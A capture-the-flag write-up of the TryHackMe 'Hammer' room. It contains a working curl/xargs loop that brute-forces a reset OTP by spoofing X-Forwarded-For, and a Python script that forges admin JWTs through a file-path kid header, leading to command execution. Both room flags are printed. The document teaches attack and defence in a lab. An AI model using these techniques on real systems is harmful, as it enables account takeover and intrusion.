| Follow @anir0y | |
|---|---|
| Hammer |  |

Hammer is a medium room in the Authentication module of the Web Application Pentesting path, and the whole room lives up to its one-line brief: bypass the authentication mechanisms and get RCE. It is the same JWT-forging muscle the Domino capstone drilled, and a close cousin of the broken-reset logic in Broken Authentication. Three bugs chain here: a leaked account in a world-readable log, a password-reset OTP whose rate limit is keyed on a spoofable header, and a JWT whose signing key is read from a file path you control through the token itself.
The box was reachable directly from my Mac over the TryHackMe VPN (utun10), so the entire solve is curl, Python and hashcat, no AttackBox needed. Both flags were verified correct by the TryHackMe answer checker.
Recon: a login form and a chatty log directory
A full TCP scan shows only two ports: OpenSSH on 22 and an Apache app on the unusual port 1337. The homepage is a PHP login (PHPSESSID cookie, a reset_password.php link), and the HTML carries a loud developer comment.
<!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->
That naming rule is the key to content discovery. Fuzzing the hmr_ prefix turns up hmr_css, hmr_js, hmr_images and, more usefully, hmr_logs. The logs directory has directory listing enabled and serves a single error.logs file. Reading it leaks a valid account and more.

The log is a set of fake Apache error lines, but two of them name [email protected] in authentication-failure records. Submitting a random address to reset_password.php returns “Invalid email address!”, while [email protected] is accepted and advances the flow. That one readable file is the difference between a dead end and a foothold.
Bypassing the reset OTP with a spoofed header

The reset flow is a two-step: submit the email, then enter a 4-digit recovery code within a 180-second countdown. Four digits is only ten thousand possibilities, but the response carries a Rate-Limit-Pending header that starts at 9, so you get roughly ten guesses before you are locked out. Brute forcing ten thousand codes with ten attempts is not going to happen on its own.
The flaw is how the limit is counted. Submitting wrong codes with no extra headers walks the counter down (9, 8, 7, …), but sending a fresh X-Forwarded-For value on every request holds it at 9 forever. The limiter trusts the client-supplied forwarded address as the identity, so a new spoofed IP looks like a brand-new client each time.
With the limit neutralised, the code space is tiny. I requested a fresh reset to restart the 180-second window and brute forced all 0000 to 9999 in parallel, each request carrying the reset session cookie and a unique X-Forwarded-For, flagging any response that did not contain “Invalid or expired recovery code!”.
  # keep the reset session, rotate XFF, find the code that advances the flow
  seq -w 0000 9999 | xargs -P 40 -I{} bash -c '
    c="$1"
    body=$(curl -s --cookie "PHPSESSID=$SID" \
      -H "X-Forwarded-For: 77.$((RANDOM%250)).$((RANDOM%250)).$((10#$c%250))" \
      -X POST http://TARGET:1337/reset_password.php -d "recovery_code=$c&s=150")
    echo "$body" | grep -q "Invalid or expired" || echo "HIT $c"
  ' _ {}
The whole sweep finished in about 72 seconds, well inside the window. Once the correct code is accepted the session flips into a “set new password” state, so the exact digits stop mattering: the session itself is now authorised. Posting new_password and confirm_password returns “Password has been reset successfully!”, and I logged in as [email protected] with the password I had just set.
Flag 1: the dashboard and the persistentSession trap
Logging in redirects to dashboard.php and sets three cookies: a PHPSESSID, a JWT token, and a short-lived persistentSession cookie with a 20-second lifetime. The dashboard greets the user and prints the first flag.
  Welcome, Thor! - Flag: THM{AuthBypass3D}
  Your role: user
The first flag is THM{AuthBypass3D}. This step also cost me time worth flagging honestly: fetching dashboard.php with only the PHPSESSID and token cookies always redirected to logout.php. The server checks for the persistentSession cookie, and because it expires in 20 seconds it was missing from my hand-built requests. Following the login redirect in a single cookie-jar request kept it alive and rendered the dashboard. That same missing cookie later made several correct exploits look like failures, which is why it is worth naming early.
Forging the admin JWT through its kid
The dashboard has a command box that POSTs to execute_command.php with the JWT as a Bearer token. As role: user the endpoint answers “Command not allowed”, so the goal is a token with role: admin. Decoding the issued JWT shows why this is forgeable.

{"typ":"JWT","alg":"HS256","kid":"/var/www/html/hmr_logs/error.logs"}
The kid header is an absolute filesystem path, and the server reads that file and uses its bytes as the HS256 signing key. That is the entire vulnerability: I control kid, so I can point it at any file I can also read, sign the token with that file’s exact contents, and the signature verifies. The error.logs file is perfect since it is served over HTTP, so I can fetch its exact bytes, and it sits at a path I already know.
I fetched error.logs, built a token with role escalated to admin and kid still pointing at that file, and signed it with the downloaded bytes.
  import hmac, hashlib, base64, json, time
  b64 = lambda b: base64.urlsafe_b64encode(b).rstrip(b"=")
  key = open("error.logs.bytes", "rb").read()        # exact served bytes
  hdr = {"typ":"JWT","alg":"HS256","kid":"/var/www/html/hmr_logs/error.logs"}
  now = int(time.time())
  pl  = {"iss":"http://hammer.thm","aud":"http://hammer.thm","iat":now,"exp":now+3600,
         "data":{"user_id":1,"email":"[email protected]","role":"admin"}}
  seg = b64(json.dumps(hdr,separators=(',',':')).encode()) + b"." + \
        b64(json.dumps(pl,separators=(',',':')).encode())
  print((seg + b"." + b64(hmac.new(key, seg, hashlib.sha256).digest())).decode())
Sending that token to execute_command.php (with the persistentSession cookie present) returns command output as www-data.
Two detours are worth recording. Cracking the HS256 secret against rockyou with hashcat -m 16500 exhausted the list with nothing, so the key is not a dictionary word, which is the nudge toward the kid file-read in the first place. And a data://text/plain wrapper in kid returned “Key file not found”, so URL and data wrappers are disabled for the read: it has to be a real file on disk. Any readable file works as the key, including the CSS and image assets, so error.logs is just the convenient choice.
Flag 2: RCE as www-data
With an admin token the command endpoint runs anything. Reading the target file is a one-liner.

The second flag is THM{RUNANYCOMMAND1337}, read straight from /home/ubuntu/flag.txt. The role check was the only thing standing between a normal user and arbitrary command execution, and the forged token walked right past it.
Takeaways
Two durable lessons from Hammer:
- A rate limiter is only as trustworthy as the identity it counts on. Keying attempts on
X-Forwarded-For,X-Real-IPor any client-supplied address means an attacker resets the counter at will. Tie brute-force protection to something the client cannot forge: the authenticated session, the account being targeted, or the real socket address, and treat forwarded headers as untrusted unless a known proxy sets them. - Never let a token choose where its own verification key comes from. A JWT
kidthat becomes a file path, a URL, or a database lookup hands the attacker key control, and from there every signature is valid. Pin the verification key server-side, mapkidto an allow-list of known key identifiers, and reject any value that resolves to a path or wrapper.
The chain mirrors real-world web findings: an information leak in a forgotten log, a header-trusting rate limit, and a JWT verification flaw, each small on its own but fatal in sequence.
Room solved 100%: 1 task, 2 answers.